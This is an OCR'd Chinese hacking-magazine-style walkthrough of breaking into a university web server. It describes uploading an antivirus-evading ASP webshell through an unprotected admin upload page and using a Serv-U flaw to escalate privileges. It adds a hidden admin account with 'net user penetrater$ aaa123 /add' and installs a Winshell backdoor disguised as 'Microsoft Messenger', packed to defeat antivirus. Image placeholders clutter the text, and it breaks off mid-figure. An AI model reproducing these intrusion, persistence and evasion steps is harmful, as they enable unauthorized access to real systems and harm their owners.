


图 2

80 和 8080 端口都是 web 服务，8080 端口应该是使用 IIS 映射的（从后文得知映射的是本地目录），打开看了一下，地址是 http://life.xxxx.edu.cn:8080/hqjt/，页面做得很漂亮，习惯性在后面加了个 admin，不行，又试了一下 admin_main.asp，呵呵，进入管理员登录页面了，如图 3。






图3

有时候入侵靠的就是运气（看来今天可以去买彩票了，狂喜！），管理员密码都不需要，直接上传asp木马，如图4。


图4

没有任何验证，直接上传成功！打开链接，把使用吾芝道asp木马免杀加密工具加密过的海阳顶端2006木马写入。

这里最好加密一下，我曾经通过一台肉鸡的3389登录上去挂QQ，就因为网页木马没有加密导致QQ好友全被删，大家可要注意了。现在打开我们的海阳2006木马，居然没被查杀，成功得到了对方的webshell，如图5。


图5

进去一看，C、D、E盘都可以访问（刚开始以为系统盘是C盘，后面才知道是E盘，网站主目录也在E盘），狂喜呀，难道管理员知道我要来，怕累着我。呵呵，使用WScript.Shell运行命令net start，发现安装了Serv-U ftp，这个我喜欢，呆会儿提升权限用的着，如图6。




图6

再看一下端口，开了21、80、8080，还有ftp的本地管理端口43958，刚才扫描时扫描不到21端口，看来ftp是面向学校内部的。分析一下最有希望的提权还是利用ftp本地权限提升漏洞。

先上传一个ftp.exe，我上传的目录是c:\winnt\system32\inetsrv\data\，这个目录默认为everyone可写，而且比较有隐蔽性。

成功的上传了上去，看一下能不能利用ftp.exe执行系统权限的命令，输入“net user penetrater$ aaa123 /add”，执行完毕后调用cmd.exe用“net user penetrater$”查看一下，成功的添加了用户penetrater$，如图7。




图7

下一步我决定传个木马上去，我选择使用Winshell，或许有读者会说了，Winshell是janker 2002年的作品，过时了。不过要知道Winshell能够自定义连接端口、连接密码、Banner、启动名、服务名，可以重启、命令行下载等，生成的后门压缩后仅仅7KB大小，是CLI（命令行界面）下最好用的后门了。Winshell的配置想必大家都熟悉了，以前的X档案都介绍过。这里就不多讲了，显示名称（displayname）是指在系统里的服务名称，自动加载（Autoinstall）一项我们选上，选择当winshell运行的时候自动安装自己，至于服务名等项，大家都会，原则就是越有迷惑性越好，如图8。




图8

配置说明：

Port	[2005]
Password	[weilan82]
Password Banner	[Lost Connection!]
Registry KeyName	[Micssen]
Service Name	[Micssen]
Service DisplayName	[Microsoft Messenger]
Service Description	[发送和接收系统警报器服务传递的消息。]
DownExec Flag	[No]
Url Address	[]
Destination Filename	[]
AutoInstall Flag	[Yes]

现在生成的后门程序为server.exe，为了躲避杀病毒软件对它的查杀，我们先用Aspack给它加壳（Aspack大家都知道吧）。

加好了以后还要用到另一个程序VProtector1.1.exe来加密，很方便的，把用Aspack加壳后的server.exe拖过来往VProtector

一个人的战争

的界面里一放，再点加密，就行了，如图9。

好了，现在生成的server.exe大小38KB（比未加密前大了一点），不过现在用最新的江民和瑞星杀毒软件已经不能查杀了，如图10。

现在我们来上传配置好的server.exe，我这里就改名为winshell.exe，大家最好换成其它的，如图11。

OK，上传成功了，我们运行它，在WScript.Shell里输入"c:\winnt\system32\inetsrv\data\winshell.exe"，现在来看一下我们的winshell服务端口2005开了没有，调用cmd.exe运行"netstat －an"，如图12。




图 